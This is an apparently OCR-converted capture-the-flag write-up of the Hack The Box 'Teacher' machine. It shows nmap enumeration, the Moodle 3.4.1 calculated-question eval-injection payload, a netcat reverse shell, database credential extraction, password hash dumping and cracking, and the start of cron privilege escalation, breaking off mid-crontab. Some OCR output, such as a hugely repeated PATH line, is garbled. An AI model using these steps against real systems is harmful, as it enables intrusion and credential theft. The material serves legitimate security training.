
# teacher

```
kali)-[/Documents/htb/boxes/teacher]
    nmap -sV -sC -oA nmap/initial 10.10.10.153
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-17 13:58 EDT
Nmap scan report for 10.10.10.153
Host is up (0.16s latency).
Not shown: 999 closed ports
      STATE SERVICE VERSION
80/tcp open http
                       Apache httpd 2.4.25 ((Debian))
_http-server-header: Apache/2.4.25 (Debian)
_http-title: Blackhat highschool
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.31 seconds
         10.10.10.153
                                                                                               🥄 Kali Tools 🥄 Kali Forums 🂆 Kali Docs 💸 NetHunter
                                                                   👢 Offensive Security 👢 MSFU 🐞 Exploi
                      COURSES
                                 STUDENTS
                                              EVENTS
                                                                                 TEACHERS
                                                                                             GALLERY
                                                                            IT'S TIME TO
    🔏 view-source:http://10.10.10.153/gallery.html
                                                                                   ... ▽ ☆
ning 🥄 Kali Tools 🥄 Kali Forums 嫤 Kali Docs 🤻 NetHunter 📕 Offensive Security 📕 MSFU 🝬 Exploit-DB 🝬 GHD
v class="slider-con">
 ul class="bxslider">
     li>
        <div class="slide">
            <l
                <a href="#"><img src="images/5.png" onerror="console.log('That\'s an F');" alt=""></a>
                <a href="#"><img src="images/5_2.png" alt=""></a>
                <a href="#"><img src="images/5 3.png" alt=""></a>
<a href="#"><img src="images/5 3.png" alt=""></a>
<a href="#"><img src="images/5 4.png" alt=""></a>
<a href="#"><img src="images/5 5.png" alt=""></a>
</a>
</a>
try to load images/5.png and onerror do console.log('That\'s an F')
                                                                                 ... ☑ ☆
                                                                                                        lii\ 🗈
       view-source:http://10.10.10.153/images/5.png
Training 🔌 Kali Tools 🔌 Kali Forums 💆 Kali Docs o NetHunter 👢 Offensive Security 👢 MSFU 🐞 Exploit-DB 🛸 GHDB
 The image "view-source:http://10.10.10.153/images/5.png" cannot be displayed because it contains errors.
```

firefox can't display it




```
<mark>lli</mark>)-[/Documents/htb/boxes/teacher]
    curl http://10.10.10.153/images/5.png -o 5.png
             % Received % Xferd Average Speed Time
 % Total
                                                           Time
                                                                    Time
                                                                          Current
                                  Dload Upload
                                                  Total
                                                           Spent
                                                                    Left
100
      200
           100
                 200
                                    617
                                             0 --:--:-- --:--:--
   (root® kali)-[/Documents/htb/boxes/teacher]
   xxd 5.png
00000000: 4869 2053 6572 7669 6365 6465 736b 2c0a
                                                     Hi Servicedesk,.
00000010: 0a49 2066 6f72 676f 7420 7468 6520 6c61
                                                     .I forgot the la
00000020: 7374 2063 6861 7261 6368 7465 7220 6f66
                                                    st charachter of
00000030: 206d 7920 7061 7373 776f 7264 2e20 5468
                                                     my password. Th
00000040: 6520 6f6e 6c79 2070 6172 7420 4920 7265
                                                     e only part I re
00000050: 6d65 6d62 6572 6564 2069 7320 5468 3443
                                                     membered is Th4C
00000060: 3030 6c54 6865 6163 6861 2e0a 0a43 6f75
                                                     00lTheacha ... Cou
00000070: 6c64 2079 6f75 2067 7579 7320 6669 6775
                                                     ld you guys figu
00000080: 7265 206f 7574 2077 6861 7420 7468 6520
                                                     re out what the
00000090: 6c61 7374 2063 6861 7261 6368 7465 7220
                                                     last charachter
                                                     is, or just rese
t it?..Thanks,.G
000000a0: 6973 2c20 6f72 206a 7573 7420 7265 7365
000000b0: 7420 6974 3f0a 0a54 6861 6e6b 732c 0a47
000000c0: 696f 7661 6e6e 690a
                                                     iovanni.
  -(root@kali)-[/Documents/htb/boxes/teacher]
_# cat <u>5.png</u>
Hi Servicedesk,
I forgot the last charachter of my password. The only part I remembered is Th4C00lTheacha.
Could you guys figure out what the last charachter is, or just reset it?
Thanks,
Giovanni
```

USERNAME = Giovanni

PASSWORD = Th4C00lTheacha(x) we need (x) the last character

/phpmyadmin /moodle




# Forbidden

You don't have permission to access /phpmyadmin on this server.

Apache/2.4.25 (Debian) Server at 10.10.10.153 Port 80


its probably gonna related to the server, let's burp the request let's fall the server like we're coming from the localhost





#### let's do some proxy settings




let's move to /moodle









USERNAME = Giovanni





we have figure what version of moodle is running <a href="https://github.com/moodle/moodle/blob/master/version.php">https://github.com/moodle/moodle/blob/master/version.php</a>



#### nothing

moodle enumerate versions




https://docs.moodle.org > Moodle\_v... ▼ Traduire cette page


### Moodle version - MoodleDocs

1 août 2017 — What **version** of **Moodle** am I using? The **version** of **Moodle** which your site is using can be found if you log in as an administrator and go to Site ...

# Finding the version of Moodle if you are not an admin

For Moodle sites in English or German (only), if you are a regular teacher with no admin access, you might be able to find your
Moodle version by clicking on "Moodle Docs for this page" at the bottom of any Moodle page when logged in. If your admin has
allowed this link to display, you should be taken to the documentation for your version of Moodle. Look at the number in the
URL e.g. 27 or 32 which mean you are using Moodle 2.7 or 3.2 respectively.





# **Participants**

(Redirected from course/view/topics)

Note: You are currently viewing documentation for Moodle 3.4. Up-to-da Moodle is likely available here: <u>Participants</u>.

CONTENTS [hide]

1 About

Moodle 3.4.1 - Remote Code Execution | php/webapps/46551.php


```
(root@ kali)-[/Documents/htb/boxes/teacher]
# searchsploit -m php/webapps/46551.php
Exploit: Moodle 3.4.1 - Remote Code Execution
    URL: https://www.exploit-db.com/exploits/46551
    Path: /usr/share/exploitdb/exploits/php/webapps/46551.php
File Type: C++ source, ASCII text, with CRLF line terminators
Copied to: /Documents/htb/boxes/teacher/46551.php
```

creating a python payload and send it to /question/question.php

# **Current Description**

An issue was discovered in Moodle 3.x. A Teacher creating a Calculated question can intentionally cause remote code execution on the server, aka eval injection.

# General



save and display

# blackhat

blackhat

Grading method: Highest grade


# No questions have been added yet

×


Announcements

edit the quiz


# Choose a question type to add



Calculated questions are like numerical questions but with the numbers used selected randomly from a set when the quiz is taken.



### <sup>r</sup> Answers




Unit bandling

save

# Answer 1 formula = /\*{a\*/`\$ REQUEST[saad]`;//{x}} Grade 100% Tolerance ±= Relative 0.01Type Answer display Format decimals 2 <u>ڇڻ</u> В I blabla

#### save



```
root  kali)-[/Documents/htb/boxes/teacher]

** tcpdump -i tun0 -n icmp

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode

listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes

16:12:58.333735 IP 10.10.10.153 > 10.10.14.16: ICMP echo request, id 2763, seq 1, length 64

16:12:58.333754 IP 10.10.14.16 > 10.10.10.153: ICMP echo reply, id 2763, seq 1, length 64

16:12:59.317416 IP 10.10.10.153 > 10.10.14.16: ICMP echo request, id 2763, seq 2, length 64


16:12:59.317437 IP 10.10.14.16 > 10.10.10.153: ICMP echo reply, id 2763, seq 2, length 64

16:13:00.348342 IP 10.10.10.153 > 10.10.14.16: ICMP echo request, id 2763, seq 3, length 64

16:13:01.376577 IP 10.10.10.153 > 10.10.14.16: ICMP echo reply, id 2763, seq 4, length 64

16:13:01.376597 IP 10.10.10.153 > 10.10.14.16: ICMP echo reply, id 2763, seq 4, length 64

16:13:02.402773 IP 10.10.10.153 > 10.10.14.16: ICMP echo reply, id 2763, seq 4, length 64
```



```
(root@ kali)-[/Documents/htb/boxes/teacher]
    nc -lvnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.153.
Ncat: Connection from 10.10.10.153:48376.
bash: cannot set terminal process group (820): Inappropriate ioctl for device bash: no job control in this shell
    www-data@teacher:/var/www/html/moodle/question$ id
    id
    uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

#### look at where is the database config

```
www-data@teacher:/var/www/html/moodle$ ls | grep config
config-dist.php.bak
config.php
config.php.save
```

database=MariaDB It's made by the original developers of MySQL, databasename=moodle password=Welkom1!

```
www-data@teacher:/var/www/html/moodle$ cat config.php
<?php // Moodle configuration file</pre>
unset($CFG);
global $CFG;
$CFG = new stdClass();
$CFG→dbtype = 'mariadb';
$CFG→dblibrary = 'native';
$CFG→dbhost = 'localhost';
$CFG→dbname = 'moodle';
$CFG→dbuser = 'root';
$CFG→dbpass = 'Welkom1!';
$CFG→prefix N=='mdlo';
$CFG→dboptions = array (
  'dbpersist' \Rightarrow 0,
  'dbport' ⇒ 3306,
  'dbsocket' ⇒ ''
  'dbcollation' ⇒ 'utf8mb4_unicode_ci',
);
$CFG→wwwroot = 'http://10.10.10.153/moodle';
$CFG→dataroot = '/var/www/moodledata';
$CFG→admin = 'admin':
$CFG→directorypermissions = 0777;
require_once(__DIR__ . '/lib/setup.php');
// There is no php closing tag in this file,
// it is intentional because it prevents trailing whitespace problems!
www-data@teacher:/var/www/html/moodle$ mysql -u root -D moodle -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 134
Server version: 10.1.26-MariaDB-0+deb9u1 Debian 9.1
Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [moodle]>
```

```
MariaDB [moodle]> show tables
    \rightarrow ;
 Tables_in_moodle
  mdl_analytics_indicator_calc
  mdl analytics models
  mdl analytics models log
  mdl analytics predict samples
  mdl_analytics_prediction_actions
  mdl analytics predictions
  mdl_analytics_train_samples
  mdl_analytics_used_analysables
  mdl analytics used files
  mdl_assign
  mdl assign grades
  mdl_assign_overrides
  mdl_assign_plugin_config
  mdl_assign_submission
  mdl_assign_user_flags
  mdl_assign_user_mapping
  mdl_assignfeedback_comments
  mdl_assignfeedback_editpdf_annot
  mdl assignfeedback editpdf cmnt
  mdl assignfeedback editpdf queue
  mdl assignfeedback editpdf quick
  mdl_assignfeedback_file
  mdl_assignment
```

```
mdl_upgrade_log
mdl_url
mdl_user
mdl_user_devices
mdl_user_enrolments
mdl_user_info_category
mdl_user_info_data
mdl_user_info_field
mdl_user_lastaccess
mdl_user_password_history
mdl_user_password_resets
mdl_user_preferences
mdl_user_private_key
mdl_wiki
```

ariaDB [moodle]> describe mdl_user						
Field		Туре	Null	Key	Default	Extra
id	a tung	bigint(10)	NO	PRI	NULL	auto_increment
auth ← →		varchar(20)	NO Ga	MUL	manual	
confirmed		tinyint(1)	NO	MUL	0	
policyagreed		tinyint(1)	NO		0	İ
deleted		tinyint(1)	NO	MUL	0	
suspended		tinyint(1) red	cNO ons		0	İ
mnethostid		bigint(10)	_NOmpl	MUL	0	İ
username		varchar(100)	NOlys	ables		İ
password		varchar(255)	NO es			İ
idnumber		varchar(255)	NO	MUL		İ
firstname		varchar(100)	NO	MUL		İ
lastname		varchar(100)	-NO	MUL		İ
email		varchar(100)	ONO 1	MUL		İ
emailstop		tinyint(1)	∴NO		0	İ
icq		varchar(15)	∈NO			İ
skype		varchar(50)	NO			İ
yahoo		varchar(50)	cNO men	ī.s		
aim		varchar(50)	NO tod	F_anno		
msn		varchar(50)	NO tod	f_cmnt		
phone1		varchar(20)	NO tod	f_queu	9	
phone2		varchar(20)	:NO tod	- guic		

mariaDB +	username	ect id,username,password from mdl_user; +		
1 1 2 3 1337	guest admin giovanni Giovannibak	+   \$2y\$10\$ywuE5gDlAlaCu9R0w7pKW.UCB0jUH6ZVKcitP3gMtUNrAebiGMOd0     \$2y\$10\$7VPsdU9/9y2J4Mynlt6vM.a4coqHRXsNTOq/1aA6wCWTsF2wtrDO2     \$2y\$10\$38V6kI7LNud0Ra7lBAT0q.vsQsv4PemY7rf/M1Zkj/i1VqL00FSYO     7a860966115182402ed06375cf0a22af		
rows in set (0.01 sec)				

## md5



7a860966115182402ed06375cf0a22af:expelled

```
www-data@teacher:/var/www/html/moodle$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
mysql:x:107:112:MySQL Server,,,:/nonexistent:/bin/false
giovanni:x:1000:1000:Giovanni,1337,,:/home/giovanni:/bin/bash
```

#### we have giovanni user

```
www-data@teacher:/var/www/html/moodle$ su - giovanni
Password:
giovanni@teacher:~$ la
-su: la: command not found
giovanni@teacher:~$ ls
user.txt work
giovanni@teacher:~$ cat user.txt
fa9ae187462530e841d9e61936648fa7
```

```
giovanni@teacher:~$ cd work/
giovanni@teacher:~/work$ find . -ls
  1048592
             4 drwxr-xr-x 4 giovanni giovanni
                                                         4096 Jun 27 2018 .
                                                         4096 Jun 27 2018 ./tmp
4096 Jun 27 2018 ./tmp/courses
4096 Jun 27 2018 ./tmp/courses/algebra
109 Jun 27 2018 ./tmp/courses/algebra/answersAlgebra
  1055164
              4 drwxr-xr-x 3 giovanni giovanni
               4 drwxrwxrwx 3 root
  1055172
                                           root
  1055178
               4 drwxrwxrwx
                                2 root
                                           root
               4 -rwxrwxrwx 1 giovanni giovanni
  1048590
               4 -rwxrwxrwx 1 root
                                                          256 Apr 17 23:16 ./tmp/backup_courses.tar.gz
  1055171
                                           root
  1055163
              4 drwxr-xr-x 3 giovanni giovanni
                                                        4096 Jun 27 2018 ./courses
  1055162
               4 drwxr-xr-x 2 root
                                           root
                                                         4096 Jun 27 2018 ./courses/algebra
  1055169
               4 -rw-r--r-- 1 giovanni giovanni
                                                         109 Jun 27 2018 ./courses/algebra/answersAlgebra
```

```
giovanni@teacher:~/work$ date
Sat Apr 17 23:20:08 CEST 2021
```

something going on here ./tmp/backup\_courses.tar.gz is updated recently cron is executed

```
giovanni@teacher:~/work$ ls /etc/cron.*
/etc/cron.d:
php

/etc/cron.daily:
apache2 apt-compat bsdmainutils dpkg logrotate man-db passwd
/etc/cron.hourly:
/etc/cron.monthly:
/etc/cron.weekly:
man-db
```

```
giovanni@teacher:~/work$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/